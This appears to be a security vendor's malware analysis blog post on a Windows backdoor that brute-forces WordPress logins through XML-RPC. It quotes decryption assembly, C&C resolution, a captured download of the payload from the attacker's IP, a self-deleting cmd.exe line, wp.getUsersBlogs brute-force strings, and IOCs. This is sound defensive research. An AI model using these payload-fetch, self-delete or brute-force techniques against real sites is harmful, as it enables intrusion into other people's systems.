
Malware Leveraging XML-RPC Vulnerability to Exploit WordPress Sites

zscaler.com/blogs/security-research/malware-leveraging-xml-rpc-vulnerability-exploit-wordpress-sites



We have written a number of blogs about vulnerabilities within and attacks on sites built with WordPress. And, when you consider that 34 percent of all websites in the world are built with WordPress, it's understandable that cybercriminals will continue to focus their attention on this popular platform.

One of the most common attack vectors employed by these bad actors is to launch an XML-RPC attack. XML-RPC on WordPress, which is enabled by default, is actually an API that provides third-party applications and services the ability to interact with WordPress sites, rather than through a browser. Attackers use this channel to establish a remote connection to a WordPress site and make modifications without being directly logged in to your WordPress system. However, if a WordPress site didn't disable XML-RPC, there is no limit to the number of login attempts that can be made by a hacker, meaning it is just a matter of time before a cybercriminal can gain access.

Recently, the Zscaler ThreatLabZ team came across a scheme to attack WordPress sites where a malicious program gets a list of WordPress sites from a C&C server which then are attacked leveraging the XML-RPC pingback method to fingerprint the existing vulnerabilities on the listed WordPress sites.

Even though we saw a payload used in this attack in our Zscaler cloud and also found a campaign of similar files on VirusTotal, we haven't found any specific spam templates used for this campaign. Additionally, the payloads appear to be new and had no specific attribution, so we have given a new name to this program based on its activity—Win32.Backdoor.WPbrutebot.

Technical analysis

In our research, we found several samples pertaining to this campaign but we analyzed one sample here for brevity and as an example.

In the sample set we worked on, we found that almost all samples used Microsoft-version information, but all of them lack a legitimate Windows Digital Signature and left the company name as TODO, which implies that these files are being generated through a script and this section is still a work in progress.

CompanyName	TODO: <Company name>
FileDescription	Host Process for Windows Services
FileVersion	6.1.7600.16385
InternalName	22222222
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	taskhost.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	6.1.7600.16385

Figure 1: The common metadata used in most files in this campaign.

Another feature we found was that InternalName was always a sequence of 2s. Unfortunately, we weren't able to conclude if this was intentional or not.

The initial layer of the malware is for decoding the URIs used to make initial contact with the C&C server.

The first section is unpacked as shown in Figure 2:




Figure 2: The decryption loop of this program.

This decryption loop is a simple XOR decryption that sequentially runs from B5 to C7, which gives us /lk4238fh317/update.php.

Figure 3 shows the debugger dump.




Figure 3: The decrypted string of this program.

Next, the domain is generated using another XOR-based decryption where the key goes from B5 to C0.




Figure 4: The decryption loop for this program.

The domain generated is k6239847[.]lib. This URL is then used with blockchain DNS.

Figure 5: The DNS query.

The blockchain DNS URI is decrypted using a similar XOR loop as shown in Figure 6. The value compared depends on the size of the blockchain DNS URI.

```
lea edx,dword ptr ds:[eax+esi]
lea ecx,dword ptr ds:[eax-4B]
inc eax
xor byte ptr ds:[edx],cl
cmp eax,12
jl 29233f9b14ccd56db1b00f51155df7e59ca819fceb4f5b74ded3f16b2daed67c.10B1340
```

Figure 6: The decryption loop.

These are first assembled in heap using **RtlAllocateHeap**.

```
Hex                                                 ASCII
68 74 74 70 73 3A 2F 2F 62 64 6E 73 2E 61 74 2F   https://bdns.at/
72 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00   r/..............
FD 65 CF 11 00 00 00 88 68 74 74 70 73 3A 2F 2F   ýeÏ.....https://
62 64 6E 73 2E 62 79 2F 72 2F 00 00 00 00 00 00   bdns.by/r/......
00 00 00 00 00 00 00 00 F8 65 CF 11 00 00 00 88   ........øeÏ.....
68 74 74 70 73 3A 2F 2F 62 64 6E 73 2E 63 6F 2F   https://bdns.co/
72 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00   r/..............
E3 65 CF 11 00 00 00 88 68 74 74 70 73 3A 2F 2F   ãeÏ.....https://
62 64 6E 73 2E 69 6D 2F 72 2F 00 00 00 00 00 00   bdns.im/r/......
00 00 00 00 00 00 00 00 EE 65 CF 11 00 00 00 88   ........îeÏ.....
68 74 74 70 73 3A 2F 2F 62 64 6E 73 2E 69 6F 2F   https://bdns.io/
72 2F 00 00 B9 2B 00 00 90 00 41 00 90 00 41 00   r/...+....A...A.
E9 65 CF 11 38 00 00 88 68 74 74 70 73 3A 2F 2F   éeÏ.8...https://
62 64 6E 73 2E 6C 69 6E 6B 2F 72 2F 00 00 00 00   bdns.link/r/....
00 00 00 00 00 00 00 00 14 6A CF 11 00 00 00 88   .........jÏ.....
68 74 74 70 73 3A 2F 2F 62 64 6E 73 2E 6E 75 2F   https://bdns.nu/
72 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00   r/..............
1F 6A CF 11 00 00 00 88 68 74 74 70 73 3A 2F 2F   .jÏ.....https://
62 64 6E 73 2E 70 72 6F 2F 72 2F 00 00 00 00 00   bdns.pro/r/.....
00 00 00 00 00 00 00 00 1A 6A CF 11 00 00 00 88   .........jÏ.....
68 74 74 70 73 3A 2F 2F 62 2D 64 6E 73 2E 73 65   https://b-dns.se
2F 72 2F 00 00 00 00 00 00 00 00 00 00 00 00 00   /r/..............
```

Figure 7: The decrypted strings.

The code shown in Figure 8 is called several times to allocate heap to save decrypted strings that are used later to perform network activity or for creating files.

```
push esi
push 0
push dword ptr ds:[1152384]
call dword ptr ds:[<&RtlAllocateHeap>]
test eax,eax
```

Figure 8: The API call details.

This same code is reused to assemble user-agent strings, which are later used for making internet connections.




Figure 9: The user-agents employed in this attack.

This is then used to create a DNS request for the blockchain DNS server.




Figure 10: The concatenated URL.

The DNS request generated produces a C&C IP of 217.8.117[.]48, which can be confirmed online at explorer.emercoin[.]com/nvs/dns.

Type	Name	Value	Registered At	Expires in
dns	dns:k6239847.lib	A=217.8.117.48	414242	1052992
dns	dns:fl490768.lib	A=217.8.117.48	411992	1447992

Figure 11: The domains found at emercoin.com.

The segment of a URL created during the first decryption loop (as shown above) is then used with the IP address to contact the C&C. The URL created is 217.8.117[.]48/lk4238fh317/update.

The C&C then replies back with 217.8.117[.]48/j537djjlhg763/svchst.exe, which is the downloaded payload. The payload is downloaded at C:\Users\User-Name\AppData\Roaming\svchst.exe.

```
GET /j537djjlhg763/svchst.exe HTTP/1.1
Host: 217.8.117.48
Accept: */*

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 20 Jul 2020 07:29:45 GMT
Content-Type: application/octet-stream
Content-Length: 2514944
Last-Modified: Mon, 06 Jul 2020 18:38:32 GMT
Connection: keep-alive
ETag: "5f036fa8-266000"
Accept-Ranges: bytes

MZ.....@.....(.....        .!..L.!This program cannot be run in DOS mode.

$........$j..E...E...E..z....E..z...~E..z....E..P....E.......E.......E.......E...E...E..T,..!D..Y....E.......E...E...D..Y.
..E..\....E...E...E..Y....E..Rich.E.................PE..L....^._.....................    .............0....@...................
%.....................%..... .$.8.....................$.....X.$.@............0.............................text...L.............
0...j..."..............@..@.data.........$..4....$.............@....gfids.. ....p%.......$.............@..@.tls....          .....%
$.............@..@.reloc........%.......
$.............@..B.....................................................................................................................
...................USVW1..X..5.. .P..X1.1..t$..F..............1...Genu.......ineI...      ...ntel... .........Auth.......enti...
..............:.............F.....
1.....................9.....................................................1.....................@.....................
.....|$.............1...._.......&...1.....................................g......_^[]..........1.1..
.ce...!........1...........
.ce...!...+.....X...........X...  .......1RP..1+.$.T$.....1.1...X.....2....D$..L$.....1.....................@;.............1.1....
.ce..       ..!...F.................. ...f...f...f...f...f...f...f...f.....................D$.................T$..L$.S...........
......I..R.........I........R.........................VW.t$..|$..L$.1.1.............v.2......I............_^............USVW........c
1..).......?................D$._^[].............USVW........ce..."...k....."...a....|$..L$..l$..1.........?....1..)..............?..
$..\$......[.............
......F.............'.................&.............................@...K......1.[_............WS1..|$..\$......[.............
......F.............'.................&.............................@...K......1.[_.....................................................
$.................n.....n.....nb.....nr.....nz........nX.....nh.....n`.....~..nR.....s. .nb........nr.....~H..s. .nZ... .......nh...
....~H..s. ....~H..@ .s. .....1.......... ....n..n.....R........~.....s. .@........~..w......USVW1..|$..L$..\$.....l$
```

Figure 12: The program downloading an updated version of itself.

The downloaded sample (MD5:86374F27C1A915D970BE3103D22512B9) is an updated version of the parent sample, which downloads itself to ensure that the latest version of the malicious program is running on the system. This sample also performs a DNS query on k6239847[.]lib. The string is obfuscated by breaking the string in two parts—k623 and 9847.lib, which are concatenated in memory.

This time, a command is run using cmd.exe */C ping 1.1.1.1 -n 1 -w.*, where *-n* means the number of echo requests to send and *-w* is the timeout in milliseconds to wait for each reply. 1.1.1.1 is popular DNS service by Cloudflare.

The full command is cmd.exe /C ping 1.1.1.1 -n 1 -w -n 1 -w3000 > Nul & Del /f /q \"%s.

The program then enumerates system information including information such as user name, processor architecture, and more.




Figure 13: The algorithm to initiate the /xmlrpc.php attack.

```
</params>
</methodCall>..</value></param>
<param><value>........<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>....<methodResponse>....2.../wp-login.php.../xmlrpc.php.###.#loginUP#...#host#..(.+?)(?=\.).#reverse#...#...xmlrpc..locale-ru-ru....&ns=....<input type=....id=\"wp-submit\"[^>]
+>..value=\"([^\"]+)\"..&wp-submit=.&testcookie=....&redirect_to=...log=....&submit=..../wp-admin/..plugins.php.plugin-install.php...zip...._wpnonce...._wp_http_referer....pluginzip....php..../...$1/
wp-content/plugins/..NL..?i=.&data=..
```

Figure 14: The attack vectors found in the file.

Here, the malicious program is using ***<methodName>wp.getUsersBlogs</methodName>*** to execute a brute force attack via the "*wp.getUsersBlogs*" method of xmlrpc.php where an attacker is actually doing a reverse IP lookup for the IPs fetched from the C&C and is looking for all the available methods on the corresponding DNS. Once found, it attempts to gain the login via cookie-based authentication by logging into WordPress using cURL, authenticating the server (which ran the cURL script) and providing the username/password to the login page of the desired WordPress site.

Here is a redacted list of a few WordPress sites the attacker is trying to attack leveraging this malware payload:




Figure 15: The list of WordPress sites targeted for a brute force attack.

We then went on hunting for similar samples. We were able to unearth more samples connecting to the same domains (k6239847.lib) and IP address (217.8.117.48). The samples we found had similar activity but used a .space TLD domain as one of its C&C.

Cloud Sandbox detection

The malware payload was successfully detected and blocked by the Zscaler Cloud Sandbox as seen in the Figure 16.




Figure 16: The Zscaler Cloud Sandbox successfully detected the malware.

Advanced Threat Signature name:

Win32.Backdoor.Wpbrutebot

Conclusion

Due to its popularity, WordPress is a common target for cyberattacks. As such, WordPress admins need to be on alert to reports of newly found vulnerabilities and attacks. In addition, WordPress admin should keep the XML-RPC option disabled and refrain from using logins from third-party applications.

Zscaler continues to protect our customers from such attacks and detects these malicious programs in our Cloud Sandbox in real time.

MITRE ATT&CK TTP Mapping

T1212	**Credential Access**
T1110	**Brute Force**
T1556	**Modify Authentication Process**
T1497	**Sandbox Evasion**

T1055	**Process Injection**
T1003	**OS Credential Dumping**
T1491	**Defacement**

IOCs

Hashes:

2ed7662ec8e2022d9cebec3a8ebaf838
c09cf4312167fa9683d8e8733004b7e6
86374f27c1a915d970be3103d22512b9
d88a7fca98e89aaf593163b787165766
03caf1cf96f95b82536fc8b7d94c5a61
74f5107acd2e51dc407253f15d718be3
a54fa899a524f0cd34ae90f9820b41e0

IPs:

207.148.83[.]241
5.132.191[.]104
66.70.228[.]164